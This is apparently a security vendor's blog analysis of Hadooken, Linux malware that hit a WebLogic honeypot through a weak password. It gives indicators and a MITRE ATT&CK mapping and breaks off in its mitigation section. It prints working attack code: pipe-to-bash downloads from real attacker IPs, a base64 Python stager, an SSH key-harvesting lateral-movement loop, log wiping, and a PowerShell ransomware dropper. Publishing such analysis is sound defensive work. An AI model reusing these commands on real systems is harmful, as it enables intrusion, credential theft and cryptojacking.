Hadooken Malware Targets Weblogic Applications

aquasec.com/blog/hadooken-malware-targets-weblogic-applications/

September 12, 2024

Aqua Nautilus researchers identified a new Linux malware targeting Weblogic servers. The main payload calls itself Hadooken which we think is referring to the attack “surge fist” in the Street Fighter series. When Hadooken is executed, it drops a Tsunami malware and deploys a cryptominer. In this blog, we explain the malware, its components, and how we detected it.

About Oracle Weblogic server

WebLogic Server is an enterprise-level Java EE application server developed by Oracle, used for building, deploying, and managing large-scale, distributed applications. It’s commonly used in banking, e-commerce, and business-critical systems due to its support for Java technologies, transaction management, and scalability. However, WebLogic is a frequent target for cyberattacks due to vulnerabilities such as deserialization flaws and improper access controls. Misconfigurations, like weak credentials or exposed admin consoles, can lead to remote code execution (RCE), privilege escalation, and data breaches if not properly patched or secured.

The Attack Flow

Our Weblogic honeypots expose both vulnerabilities and a weak password. In this case the threat actor exploited the weak password to gain initial access and gain remote code execution.

Below you can see the entire attack flow:




Hadooken Malware Attack Flow
Weblogic
Misconfigured Weblogic
Running a Python file - 'y'
Running a Shell file - 'c'
packed
Downloading 3 cryptominers
Hadooken Malware
/tmp/kekenukaxusn
MD5: cdf3fce392df6fbb3448c5d26c8d053e
SSH
Lateral movement, attacking other servers in the network by stealing credentials of known host with SSH
bprofr (Cryptominer)
/usr/bin/bprofr
MD5: b9f096559e923787ebb1288c93ce2902
Crondr (Cryptominer)
/usr/bin/crondr
MD5: b9f096559e923787ebb1288c93ce2902
Cryptomining pool
Tsunami Malware
/tmp/ff354cde-8247-44c2-b225-514139221cc6
MD5: 8eef5aa6fa9859c71b55c1039f02d2e6
-java (Cryptominer)
/mnt/-java
MD5: b9f096559e923787ebb1288c93ce2902

Figure 1: The entire attack flow


In figure 2 below you can see the malicious remote code executed after the initial access. The primary payload is downloaded; By downloading two scripts which do almost the same thing, a shell script called ‘c’ and a Python script called ‘y’.



```
(curl -s http://89.185.85.102/c || wget -q -O - http://89.185.85.102/c || lwp-download http://89.185.85.102/c /tmp/c) | bash -sh;
bash /tmp/c;
rm -rf /tmp/c;
echo
cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliLnJlcXVlc3Q7IGV4ZWModXJsbGliLnJlcXVlc3QudXJsb3BlbigiaHR0cDovLzE4NS4xNzQuMTM2LjIwNC95IikucmVhZCgpKScgfHwgcHl0aG9uMyA
tYyAnaW1wb3J0IHVybGxpYi5yZXF1ZXN0OyBleGVjKHVybGxpYi5yZXF1ZXN0LnVybG9wZW4oImh0dHA6Ly8xODUuMTc0LjEzNi4yMDQveSIpLnJlYWQoKSkn | base64 -d | bash -
```

Figure 2: The malicious remote code executed


In figure 3 below, you can see decoded base64 part from the initial payload. So, it looks like the threat actors are trying to use Python should the ‘c’ shell script won’t run on the server they just attacked.



```
python -c 'import urllib.request; exec(urllib.request.urlopen("http://185.174.136.204/y").read())' ||
python3 -c 'import urllib.request; exec(urllib.request.urlopen("http://185.174.136.204/y").read())'
```

Figure 3: The encoded snippet in figure 2


As illustrated below, the Python script (‘y’), is attempting to download a malware called Hadooken (MD5: cdf3fce392df6fbb3448c5d26c8d053e) preferably into a non-persistent temporary directory. This Python code iterates over several paths, trying to download and run the Hadooken malware and then delete the file.



```python
import platform
import os
import urllib.request

def download_and_execute(url, target_path):
    try:
        response = urllib.request.urlopen(url)
        if response.getcode() == 200:
            data = response.read()
            with open(target_path, "wb") as code:
                code.write(data)
            os.chmod(target_path, 0o777)
            cmd = '{}'.format(target_path)
            os.system(cmd)
            print("Command OK")
            return True
    except Exception:
        pass
    finally:
        if os.path.exists(target_path):
            os.remove(target_path)
    return False

if platform.architecture()[0] == "64bit":
    url = "http://185.174.136.204/hadooken"
    for target_dir in ["/tmp", "/var/tmp", "/dev/shm", "/run/user", "/usr/local/share", "/var/run", "/opt", "/", "/mnt"]:
        target_path = os.path.join(target_dir, "hadooken")
        if download_and_execute(url, target_path):
            print("Download Already OK")
            break
```

Figure 4: The Python script ‘y’


The shell script is downloading the Hadooken malware only to ‘/tmp’ directory, executes it and then delete it.



```sh
cc="http://89.185.85.102"
sys="kekenukaxusn"
DIR="/tmp"

m() {
    get "$cc/hadooken" "$DIR/$sys"
    "$DIR/$sys"
    sleep 1
}

m
rm -f "$DIR/$sys"
```

Figure 5: Downloading, executing and deleting Hadooken malware


In addition, the shell script version attempts to iterate over various directories containing SSH data (such as user credentials, host information, and secrets) and uses this information to attack known servers. It then moves laterally across the organization or connected environments to further spread the Hadooken malware.



```
_sig="$HOME/.localsshaxxaa"
if [ ! -f "$_sig" ]; then
    touch "$_sig"

    KEYS=$(find ~/ /root /home -maxdepth 2 -name 'id_rsa*' ! -name '*.pub')
    KEYS2=$(grep -h IdentityFile ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | awk '{print $2}')
    KEYS3=$(find ~/ /root /home -maxdepth 3 -name '*.pem' | uniq)

    HOSTS=$(grep -h HostName ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | awk '{print $2}')
    HOSTS2=$(grep -oP "(ssh|scp)\s+\K[^\s]+" ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -Eo "([0-9]{1,3}\.){3}[0-9]{1,3}")
    HOSTS3=$(grep -h -oP "([0-9]{1,3}\.){3}[0-9]{1,3}" ~/*/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts | uniq)

    USERZ=$(find ~/ /root /home -maxdepth 2 -name '.ssh' | xargs -I {} find {} -name 'id_rsa*' ! -name '*.pub' | awk -F'/' '{print $3}' | uniq)

    users=$(echo "$USERZ" | tr ' ' '\n' | sort -u)
    hosts=$(echo -e "$HOSTS\n$HOSTS2\n$HOSTS3" | grep -v "127.0.0.1" | sort -u)
    keys=$(echo -e "$KEYS\n$KEYS2\n$KEYS3" | sort -u)

    for user in $users; do
        for host in $hosts; do
            for key in $keys; do
                chmod 400 "$key"
                ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i "$key" "$user@$host" "(curl -s http://89.185.85.102/c || wget
-q -O - http://89.185.85.102/c || lwp-download http://89.185.85.102/c /tmp/c) | bash -sh; bash /tmp/c; rm -rf /tmp/c; echo
cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliLnJlcXVlc3Q7IGV4ZWModXJsbGliLnJlcXVlc3QudXJsb3BlbigiaHR0cDovLzE4NS4xNzQuMTM2LjIwNC95IikucmVhZCgpKScgfHwgcHl0aG9uMyA
tYyAnaW1wb3J0IHVybGxpYi5yZXF1ZXN0OyBleGVjKHVybGxpYi5yZXF1ZXN0LnVybG9wZW4oImh0dHA6Ly8xODUuMTc0LjEzNi4yMDQveSIpLnJlYWQoKSkn | base64 -d | bash -"
            done
        done
    done
fi
```

Figure 6: Seeking for SSH data and attacking known hosts

Lastly, it clears logs.



```
echo 0 > /var/spool/mail/root
echo 0 > /var/log/wtmp
echo 0 > /var/log/secure
echo 0 > /var/log/cron
```

Figure 7: Log deletion

The Hadooken malware itself contains both a cryptominer and Tsunami malware. When Hadooken malware is executed, it drops two elf files. The first file is a packed cryptominer (MD5: b9f096559e923787ebb1288c93ce2902) dropped into 3 paths under 3 different names: '/usr/bin/crondr ', '/usr/bin/bprofr' and '/mnt/-java'.


After unpacking the MD5 of the cryptominer is 9bea7389b633c331e706995ed4b3999c.

The second file is a Tsunami malware (MD5: 8eef5aa6fa9859c71b55c1039f02d2e6), after a random name is generated, it is dropped to '/tmp/<<random>>'. We haven't seen any indication that the attacker is using the Tsunami malware during the attack. Nevertheless, it could be used later on during the attack.

In addition, the malware is creating multiple cronjobs to maintain persistence. By creating cronjobs with random names in various frequencies (hourly, daily, weekly and monthly), by saving the execution script under different cron directories:

'/etc/cron.<<Period>>/<<Random String>>'.

Below you can see that it is renaming the cryptominer ('crondr') as '-bash' and executing it.




```
#!/bin/bash
cp -f -r -- /bin/crondr /bin/-bash 2>/dev/null
cd /bin 2>/dev/null
./-bash -c  -p 80 -p 8080 -p 443 -tls  -dp 80 -dp 8080 -dp 443 -tls  -d >/dev/null 2>&1
rm -rf -- -bash 2>/dev/null

l
```

Figure 8: The cronjob is executing periodically the cryptominer ‘crondr’

Additional Threat Intelligence

Two IP addresses are used to download Hadooken malware (89.185.85.102 and 185.174.136.204). The first one (89.185.85.102) is still active, it is registered in Germany under the hosting company ‘Aeza International LTD’. In the past this IP address was linked to TeamTNT and Gang 8220, but this weak link cannot attribute this attack to any of these threat actors. The second IP address (185.174.136.204) is inactive and registered in Russia under the hosting company ‘AEZA GROUP Ltd’.

On server 89.185.85.102 we also found a Powershell named b.ps1 (MD5: c1897ea9457343bd8e73f98a1d85a38f), which distributes the Windows Ransomware ‘Mallox’ (MD5: 4a12098c3799ce17d6d59df86ed1a5b6). There are some reports that this IP address is used to disseminate this ransomware, thus we can assume that the threat actors is targeting both Windows endpoints to execute a ransomware attack, but also Linux servers to target software often used by big organizations to launch backdoors and cryptominers.



```
function A1B2C {
    param (
        [Parameter(Mandatory = $true)]
        [string] $D3E4F,

        [Parameter(Mandatory = $true)]
        [string] $G5H6I
    )

    $J7K8L = [System.IO.Path]::GetTempPath()
    $M9N0O = Join-Path -Path $J7K8L -ChildPath $G5H6I

    try {
        $P1Q2R = [System.Convert]::FromBase64String($D3E4F)
        [System.IO.File]::WriteAllBytes($M9N0O, $P1Q2R)
        Start-Process -FilePath $M9N0O
    } catch {
        #
    }
}

$S3T4U = "TVqQA << REDUCTED >> AAAAAAAA"
$V5W6X = "Winscpmodified.exe"

A1B2C -D3E4F $S3T4U -G5H6I $V5W6X
```


Figure 9: The Powershell b.ps1

It’s worth mentioning that during our static analysis of the Hadooken binary we found some links to ransomware RHOMBUS and NoEscape. But the dynamic analysis showed that there was no use in this code. It could be the threat actor will introduce to this attack to a Linux ransomware as well, or it is already introduced if the malware runs on the system longer than a sandbox execution.

A search in Shodan (a search engine for finding internet-connected devices and systems) suggests that there are over 230K internet connected Weblogic servers. A further analysis shows that most of them are protected, which is very good. We saw a few hundred internet-connected, Weblogic server administration consoles. These may be exposed to attacks that exploit vulnerabilities and misconfigurations.

Mapping the attack to the MITRE ATT&CK Framework

Our investigation showed that the attackers have been using some common techniques throughout the attack. Here we map each component of the attack to the corresponding techniques of the MITRE ATT&CK framework:



Initial Access	Execution	Persistence	Defense Escalation	Credential Access	Lateral Movement	Impact
Exploit Public-Facing Application (T1190)	Command and Scripting Interpreter: PowerShell (T1059.001)	Scheduled Task/Job: Cron (T1053.003)	Indicator Removal on Host (T1070.004)	Brute Force (T1110.002)	SSH Hijacking (T1563.001)	Resource Hijacking (T1496)
	Command and Scripting Interpreter: Unix Shell (T1059.004)		Masquerading: Task or Service (T1036.004)			Data Encrypted for Impact (T1486)
	Command and Scripting Interpreter: Python (T1059.006)		Obfuscated Files or Information (T1027)			

Initial Access

Exploit Public-Facing Application: Exploiting vulnerable WebLogic servers by taking advantage of weak credentials to gain access.

Execution

Command and Scripting Interpreter – Unix Shell: The use of shell script (`c`) for malicious execution.

Command and Scripting Interpreter – Python: The use of Python script (`y`) for malicious execution.

Command and Scripting Interpreter – PowerShell: PowerShell script `b.ps1` used to distribute malware (Mallox ransomware).

Persistence

Create or Modify System Process – Cron: Use of cron jobs to maintain persistence by executing malicious payloads periodically.

Defense Evasion

Masquerading – Task or Service: Use of known names such as -java, -bash.

Obfuscated Files or Information: Use of base64-encoded payloads to avoid detection.

Indicator Removal on Host: Deleting logs after executing malicious activities.

Credentials Access

Brute Force: The initial access is gained via successful brute force into the Weblogic administration panel.

Lateral Movement

Remote Service Session Hijacking - SSH Hijacking: Iterating over SSH keys to move laterally across the network.

Impact

Resource Hijacking: Running a cryptominer as part of the Hadooken malware.

Data Encrypted for Impact: Potential use of ransomware like RHOMBUS and NoEscape in future versions of the attack.

Detection and Mitigation


In this blog we explained about Hadooken malware and how it exploited a misconfiguration to gain initial access to our honeypot Weblogic server. There are several tools and best practices to help find and prevent misconfigurations in cloud native development. These tools typically focus on areas such as infrastructure as code (IaC), container security, Kubernetes, cloud service configurations, and runtime 